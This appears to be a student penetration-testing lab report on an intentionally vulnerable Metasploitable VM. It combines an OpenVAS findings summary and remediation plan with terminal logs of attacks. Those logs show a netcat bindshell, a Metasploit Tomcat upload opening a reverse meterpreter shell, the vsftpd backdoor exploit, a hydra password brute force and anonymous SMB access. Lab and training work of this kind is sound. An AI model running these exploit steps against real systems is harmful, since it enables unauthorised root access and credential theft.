




Summary

A vulnerability assessment was conducted on the host **10.124.100.44** using OpenVAS. The scan identified **54 confirmed vulnerabilities**.

Severity Breakdown (Page 3 – Result Overview)

- Critical: 9
- High: 7
- Medium: 32
- Low: 6

The system is classified as **High Risk** due to multiple Remote Code Execution (RCE) vulnerabilities, default credentials, outdated software, and insecure remote services.





1 RESULT OVERVIEW

3

1 Result Overview

Host	Critical	High	Medium	Low	Log	False P.
10.124.100.44	9	7	32	6	0	0
Total: 1	9	7	32	6	0	0

Vendor security updates are not trusted.

Overrides are off. Even when a result has an override, this report uses the actual threat of the result.

Information on overrides is included in the report.

Notes are included in the report.

This report might not show details of all issues that were found.

Issues with the threat level "Log" are not shown.

Issues with the threat level "Debug" are not shown.

Issues with the threat level "False Positive" are not shown.

Only results with a minimum QoD of 70 are shown.

This report contains all 54 results selected by the filtering described above. Before filtering there were 620 results.

2 RESULTS PER HOST

4

... (continued) ...

Service (Port)	Threat Level
513/tcp	High
2121/tcp	High
514/tcp	High
80/tcp	High
21/tcp	High
1099/tcp	High
6697/tcp	High
2121/tcp	Medium
23/tcp	Medium
5432/tcp	Medium
5900/tcp	Medium
80/tcp	Medium
21/tcp	Medium
25/tcp	Medium
22/tcp	Medium
5432/tcp	Low
general/icmp	Low
general/tcp	Low
25/tcp	Low
22/tcp	Low



Tools Used

The following tools were used during the vulnerability assessment:

- **Kali Linux** – Penetration testing operating system
- **Metasploitable** – Intentionally vulnerable virtual machine used as target
- **VirtualBox** – Virtualization platform for hosting test environment
- **OpenVAS (Greenbone)** – Vulnerability scanning tool
- **CVSS Calculator (FIRST.org)** – Risk scoring and severity classification
- **Microsoft Excel** – Vulnerability tracking and risk documentation

Scope & Methodology

The scan was performed using OpenVAS with default vulnerability tests enabled.

Methodology:

1. Host discovery
2. Port scanning
3. Service detection
4. Vulnerability identification
5. CVSS scoring
6. Risk classification using 3x3 matrix

Only results with Quality of Detection (QoD) $\geq 70\%$ were included.

Critical Vulnerabilities Identified

1. rlogin Passwordless Login (Port 513) – CVSS 10.0

(Page 4–5)

- Root access possible without password
- Complete system takeover possible
- **Recommendation:** Disable rlogin and use SSH.



2. PostgreSQL Default Credentials (Port 5432) – CVSS 9.0

(Page 5)

- Login possible using postgres:postgres
- **Recommendation:** Change credentials immediately.

3. VNC Weak Password (Port 5900) – CVSS 9.0

- VNC accessed using password: password
- **Recommendation:** Set strong password and restrict access.

4. Distributed Ruby RCE (Port 8787) – CVSS 10.0

- Arbitrary command execution possible
- **Recommendation:** Restrict DRb access and configure SAFE levels.

5. TWiki Multiple XSS & Command Execution – CVSS 10.0

- Installed version outdated (2003)
- Exploitable for code execution
- **Recommendation:** Upgrade to version 4.2.4 or later.

6. DistCC RCE (Port 3632) – CVSS 9.3

- Remote command execution confirmed
- **Recommendation:** Apply vendor patches.



7. Operating System End of Life – Ubuntu 8.04

- OS unsupported since 2013
- No security updates available
- **Recommendation:** Upgrade to supported Ubuntu version.

8. rexec Service Running (Port 512) – CVSS 10.0

- Cleartext credentials
- Remote execution enabled
- **Recommendation:** Disable rexec.

9. MySQL Default Root Credentials (Port 3306) – CVSS 9.8

- Root login possible with empty password
- **Recommendation:** Set strong root password immediately.

High Risk Findings

Examples include:

- FTP Default Credentials (Page 14–18)
- Java RMI RCE (Page 19–20)
- UnrealIRCd Authentication Spoofing (Page 21)
- EasyPHP phpinfo exposure (Page 16–17)
- rsh unencrypted login (Page 15–16)

These allow:

- Credential theft
- Remote command execution
- Authentication bypass



Medium & Low Risk Findings

Medium findings include:

- FTP cleartext login (Page 22)
- Telnet unencrypted login (Page 23)
- Weak SSL/TLS cipher suites (Page 24)

Low findings include:

- Banner disclosure
- ICMP responses
- Minor configuration issues

Risk Assessment (3x3 Matrix)

Likelihood: High

Impact: High

Because:

- Multiple remote services exposed
- Default credentials present
- OS unsupported
- RCE vulnerabilities confirmed



Overall Risk Level: HIGH

IP Address	Port	Protocol	Service	Vulnerability Name	CVSS Score	Severity	Description	Risk Level	Remediation
10.124.100.44	513	TCP	rlogin	Passwordless Login	10	Critical	Root access without password	High	Disable rlogin use SSH
10.124.100.44	5432	TCP	PostgreSQL	Default Credentials	9	Critical	Login using postgres account	High	Change DB passwords
10.124.100.44	5900	TCP	VNC	Weak Password Login	9	Critical	VNC accessed using weak password	High	Set strong password
10.124.100.44	8787	TCP	dRuby	Remote Code Execution	10	Critical	Execute arbitrary commands	High	Restrict DRb access
10.124.100.44	80	TCP	TWiki	XSS & Command Execution	10	Critical	Multiple vulnerabilities	High	Upgrade TWiki
10.124.100.44	3632	TCP	DistCC	Remote Code Execution	9.3	Critical	Command execution detected	High	Apply vendor patch
10.124.100.44	general	TCP	Ubuntu 8.04	OS End Of Life	10	Critical	Unsupported OS	High	Upgrade OS
10.124.100.44	512	TCP	rexec	Unencrypted Remote Exec	10	Critical	Credentials sent cleartext	High	Disable rexec
10.124.100.44	3306	TCP	MySQL	Default Root Credentials	9.8	Critical	Root login without password	High	Set strong root password
10.124.100.44	513	TCP	rlogin	Service Running	7.5	High	Unencrypted login service	High	Disable rlogin
10.124.100.44	2121	TCP	FTP	Default Credentials	7.5	High	Weak FTP login detected	High	Change passwords
10.124.100.44	514	TCP	rsh	Cleartext Login	7.5	High	Remote shell misconfigured	High	Disable rsh
10.124.100.44	80	TCP	EasyPHP	Multiple Vulnerabilities	7.5	High	phpinfo exposed	High	Remove phpinfo
10.124.100.44	21	TCP	FTP	Weak Credentials	7.5	High	Known login combos allowed	High	Enforce FTPS
10.124.100.44	1099	TCP	Java RMI	RCE Vulnerability	7.5	High	Remote code execution possible	High	Disable class loading
10.124.100.44	6697	TCP	UnrealIRCd	Auth Spoofing	8.1	High	Authentication spoofing risk	High	Update UnrealIRCd
10.124.100.44	2121	TCP	FTP	Cleartext Login	4.8	Medium	FTP unencrypted auth	Medium	Enable TLS
10.124.100.44	23	TCP	Telnet	Cleartext Login	4.8	Medium	Credentials sniffable	Medium	Replace with SSH
10.124.100.44	5432	TCP	TLS	Weak Cipher Suites	5.9	Medium	Weak SSL/TLS allowed	Medium	Disable weak ciphers
10.124.100.44	5900	TCP	VNC	Security Misconfiguration	5	Medium	Weak config detected	Medium	Restrict access
10.124.100.44	80	TCP	HTTP	Info Disclosure	5	Medium	Server info exposed	Medium	Harden headers
10.124.100.44	21	TCP	FTP	Config Issue	5	Medium	Unsecured service	Medium	Secure FTP
10.124.100.44	25	TCP	SMTP	Service Exposure	5	Medium	Mail service open	Medium	Restrict access
10.124.100.44	22	TCP	SSH	Config Issue	5	Medium	SSH weak settings	Medium	Harden SSH
10.124.100.44	5432	TCP	PostgreSQL	Low Risk Finding	2	Low	Minor issue	Low	Review config
10.124.100.44	general	ICMP	Host Discovery	ICMP Response	2	Low	Ping response enabled	Low	Disable ICMP if needed
10.124.100.44	general	TCP	Banner Disclosure	Service Info Leak	2	Low	Banner exposed	Low	Hide banners
10.124.100.44	25	TCP	SMTP	Minor Issue	2	Low	Minor configuration finding	Low	Review SMTP config
10.124.100.44	22	TCP	SSH	Minor Issue	2	Low	Low severity config	Low	Review SSH config

Risk Assessment Matrix (3x3)



Remediation Plan

Immediate (0–7 Days):

- Disable rlogin, rexec, rsh
- Change all default credentials
- Patch or remove vulnerable services
- Disable weak SSL/TLS ciphers

Short Term (30 Days):

- Upgrade Ubuntu OS
- Remove EasyPHP/TWiki
- Restrict database exposure

Long Term:

- Implement firewall rules
- Enforce password policy
- Regular vulnerability scanning

Conclusion

The target system is highly vulnerable due to:

- Multiple Remote Code Execution vulnerabilities
- Default credentials
- Unencrypted remote services
- Unsupported operating system

If exploited, attackers could gain full administrative access and compromise the entire system

NMAP SCANNING AND EXPLOITING PORTS USING MSFCONSOLE



```
(kali@kali)-[~]
$ nmap -p1524 192.168.1.50 -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-25 00:46 EST
Nmap scan report for 192.168.1.50
Host is up (0.0033s latency).

PORT      STATE SERVICE      VERSION
1524/tcp  open  bindshell    Metasploitable root shell
MAC Address: 08:00:27:37:22:3C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.07 seconds

(kali@kali)-[~]
$ nc 192.168.1.50 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lih_
```

PORT 1524



```
msf6 > use auxillary/scanner/vnc/vnc_login
[-] No results from search
[-] Failed to load module: auxillary/scanner/vnc/vnc_login
msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.1.50
RHOSTS => 192.168.1.50
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.1.95:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying zNDPOMX...
[*] Executing zNDPOMX...
[*] Undeploying zNDPOMX ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.1.50
[*] Meterpreter session 1 opened (192.168.1.95:4444 -> 192.168.1.50:38238) at 2026

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > ls
```

PORT 8180



```
[*] 192.168.1.12:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.12:21 - The port used by the backdoor bind listener is already
open
[+] 192.168.1.12:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.95:46027 → 192.168.1.12:6200)
at 2026-02-24 09:02:33 -0500

whoami
N root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
d- vmlinuz
ex ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
    valid_lft forever preferred_lft forever
N
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 100
    link/ether 08:00:27:37:22:3c brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.12/24 brd 192.168.1.255 scope global eth0
    inet6 2402:e280:3e6b:3a:a00:27ff:fe37:223c/64 scope global dynamic
    valid_lft 86253sec preferred_lft 86253sec
    inet6 fe80::a00:27ff:fe37:223c/64 scope link
    valid_lft forever preferred_lft forever
```

FTP

```
File Actions Edit View Help
1099/tcp open  rmlregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  x11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:37:22:3C (PCS Systemtechnik/Oracle VirtualBox virtual N

Nmap done: 1 IP address (1 host up) scanned in 7.30 seconds

(kali@kali)-[~]
└─$ nmap -p21 --script=vuln 192.168.1.12
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-24 08:54 EST
Nmap scan report for 192.168.1.12
Host is up (0.020s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs: BID:48539 CVE:CVE-2011-2523
|       vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|         https://www.securityfocus.com/bid/48539
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       MAC Address: 08:00:27:37:22:3C (PCS Systemtechnik/Oracle VirtualBox virtual N
|       IC)
Nmap done: 1 IP address (1 host up) scanned in 18.53 seconds

(kali@kali)-[~]
└─$ 539 CVE:CVE-2011-2523
539: command not found

(kali@kali)-[~]
└─$
```

```
File Actions Edit View Help
-
0 exploit(unix/ftp/vsftpd_234_backdoor) 2011-07-03 excellent No
VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exp
loit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
-----
CHOST      CHOST            no        The local client address
CPORT      CPORT            no        The local client port
Proxies    Proxies          no        A proxy chain of format type:host:po
rt[,type:host:port][... ]
RHOSTS     RHOSTS           yes       The target host(s), see https://docs
.metasploit.com/docs/using-metasploi
t/basics/using-metasploit.html
RPORT      RPORT            yes       The target port (TCP)

Exploit target:

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.12
RHOSTS => 192.168.1.12
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.12:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.12:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.12:21 - The port used by the backdoor bind listener is already
open
[+] 192.168.1.12:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.95:46027 → 192.168.1.12:6200)
at 2026-02-24 09:02:33 -0500
```

PORT 21 FTP



```
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:37:22:3C (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)

Nmap done: 1 IP address (1 host up) scanned in 7.10 seconds

(kali㉿kali)-[~]
$ /usr/share/wordlists

(kali㉿kali)-[/usr/share/wordlists]
$ sudo unzip rockyou.txt
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
unzip: cannot find or open rockyou.txt, rockyou.txt.zip or rockyou.txt.ZIP.

(kali㉿kali)-[/usr/share/wordlists]
$ sudo gunzip rockyou.txt

(kali㉿kali)-[/usr/share/wordlists]
$ sudo nano rockyou.txt
[sudo] password for kali:

(kali㉿kali)-[/usr/share/wordlists]
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ftp://192.168.1.12
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-24 11:
54:03
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:1
/p:14344400), ~896525 tries per task
[DATA] attacking ftp://192.168.1.12:21/
[21][ftp] host: 192.168.1.12 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-24 11:
54:19

(kali㉿kali)-[/usr/share/wordlists]
$ █
```

Exploiting port 21 using hydra using rockyou.txt to obtain username and password.



TELNET



```
Last login: Tue Feb 24 08:54:54 EST 2026 from 192.168.1.95 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
6

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ exit
logout
Connection closed by foreign host.

(kali@kali)-[/usr/share/wordlists]
$ smbclient -N -L \\192.168.1.12
Anonymous login successful

      Sharename      Type      Comment
      ────
      print$         Disk      Printer Drivers
      tmp             Disk      oh noes!
      opt             Disk
      IPC$            IPC       IPC Service (metasploitable server (Samba 3
      .0.20-Debian))
      ADMIN$          IPC       IPC Service (metasploitable server (Samba 3
      .0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

      Server          Comment
      ────
      Workgroup        Master
      WORKGROUP        METASPLOITABLE

(kali@kali)-[/usr/share/wordlists]
$ smbclient \\\\192.168.1.12\\tmp
Password for [WORKGROUP\\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> █
```

LOGIN ANONYMOUSLY USING 139 port smbclient port